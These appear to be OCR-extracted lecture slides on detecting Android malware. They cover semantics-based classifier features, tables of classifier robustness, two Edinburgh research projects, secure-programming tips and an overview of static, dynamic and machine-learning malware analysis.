
Semantics-Based — Unwanted Behaviour





$$F_0 = (M_0 \cap M_1 \cap B_0) - B_1$$
$$F_1 = (M_0 \cap M_1 \cap B_1) - B_0$$
$$F_2 = ((M_0 \cap M_1) - B_0) - B_1$$
$$F_3 = M_0 \cap M_1 \cap B_0 \cap B_1$$
$$F_4 = B_1 - ((M_0 \cap M_1) - B_0)$$
$$F_5 = ((M_0 - M_1) - B_0) - B_1$$

Syntax-Based vs. Semantics-Based Features



Sign-A: permissions; Sign-B: actions; Sign-C: API calls
Policy-A: reachables; Policy-B: invoke-befores; Policy-C: unwanted behaviour

Evaluation — Most Robust General Classifiers

Training method	**Training feature**	ρ_1	$\rho_{0.5} \downarrow$
NB	actions	76	71
L1LR	reachables ✓	74	70
NB	reachables ✓	72	70
L1LR	unwanted ✓	71	70
NB	happen-befores ✓	70	67
SVM	keywords	73	66
DT	happen-befores ✓	70	65
AdaBoost	keywords	71	64
KNN	keywords	71	64
NB	permissions	71	64
L1LR	happen-befores ✓	69	64
RF	happen-befores ✓	69	64
SEMI	happen-befores ✓	68	63
NB	keywords	68	59

Evaluation — Least Robust General Classifiers


Training method	**Training feature**	ρ_1	$\rho_{0.5} \uparrow$
SEMI	API calls	14	9
RF	API calls	14	9
NB	API calls	19	13
SVM	actions	19	13
L1LR	actions	21	14
AdaBoost	actions	21	15
DT	API calls	25	17
SVM	API calls	26	18
KNN	actions	27	19
AdaBoost	API calls	27	19
RF	actions	29	20
SEMI	actions	31	22
DT	actions	33	23
L1LR	API calls	35	25

Questions and Discussion

- How do you think about machine learning methods?
- How could we improve the construction of unwanted behaviour? (**on-going research**)
- Is there any other model we can learn for malware detection? (**on-going research**)

More Information — App Guarden (2013 - 17)

Home Overview People Publications Outreach Resources



Digital Evidence

Equip apps with machine-checkable **evidence** that they satisfy a given security policy.

Machine Learning

Malware sneaks in through gaps in the security policy; we aim to automatically learn from past mistakes and improve the policy.

Fine-Grained Policies

Permissions in security policies

Website:
http://groups.inf.ed.ac.uk/security/appguarden/Home.html


More Information — PreSBeMA (2017 — 2020)

Predicting the Security Behaviour of Mobile Apps

A new cyber security research (2017-2020) project at University of Edinburgh's School of Informatics funded by the US Office of Naval Research.

Goals

- An abstract functional language to capture security-relevant behaviours
- Type-and-effect systems for policy-specific swift verification
- A semi-supervised learning framework which supports automatic construction and refinement of behavioural security policies



Website: https://davidaspinall.github.io/presbema/

Outline

- Background: Android apps and malware
- Example: construct behavioural models for apps
- Example: classifiers for detecting malware
- Reflection: lessons for secure programming
- Conclusion: malware analysis in general

Reflection: lessons for secure programming

- Don’t request permissions you never use. Notice that third-party libraries often request more permissions.
- Avoid using any third-party library (advertisement library) which you think it might cause harm to users (information leakage) or others (turn the smart phone into a bot, Trojans, injection, etc.)
- Using static analysis tools to help you understand what happens in these libraries.
- Try your best to protect the personal information.
- Use obfuscation tools to optimise and protect code.
- Avoid using reflection and hidden libraries.
- Encrypt any sensitive information.

Outline

- Background: Android apps and malware
- Example: construct behavioural models for apps
- Example: classifiers for detecting malware
- Reflection: lessons for secure programming
- Conclusion: malware analysis in general

Malware analysis

Malware: any software that is harmful to people, computers, networks, systems, etc., including: Trojan horses, worms, spyware, adware, ransomware, etc.

Malware analysis: the art (maybe science) of dissecting and understanding what happens in malware, so as to eliminate malware in future.

Limitation: cannot capture unseen malicious patterns which might cause failure to detect new malware.

Malware analysis: techniques

Reverse engineering: decompilation and manual investigation.

Precise but very expensive (in days, weeks, or months per app).

Static analysis: produce models and check properties without running apps.

- *Basic*: collect **meta-information** and **API calls**, **hash** apps for identification, **compression** for measuring distances.
  Coarse but efficient (in seconds per app).
- *Advanced*: construct **call graphs** and **data flows**, then check **safety** (bad things will never happen) or **liveness** (good things will eventually happen) properties, i.e., model checking.
  Expensive (in hours or days per app) and often **over-approximated** (cover something that will never happen).

Malware analysis: techniques

Dynamic analysis: run, emulate, or simulate (part of) an app to produce traces and check properties.


Efficient (in minutes per app) but often **under-approximated** (miss something that will happen) and hard to mimic user input.


Machine learning: classification or outlier detection using statistical models.

Efficient (training and detecting in seconds per app) but often **over-fitting** to the training data (not general enough to capture new behaviours) and hard to explain the reasons making a decision.

In general the **goal** is to build abstract models to characterise malicious patterns and infer by exploiting these models.

Malware analysis: techniques





Further Readings

Chen et al. More Semantics More Robustness: Improving Android Malware Classifiers. WiSec 16.

Chen et al. On Robust Malware Classifiers by Verifying Unwanted Behaviours. iFM 16.

Seghir et al. Certified Lightweight Contracts for Android. SecDev 16.

Arzt et al. FlowDroid: precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for Android apps. PLDI 14.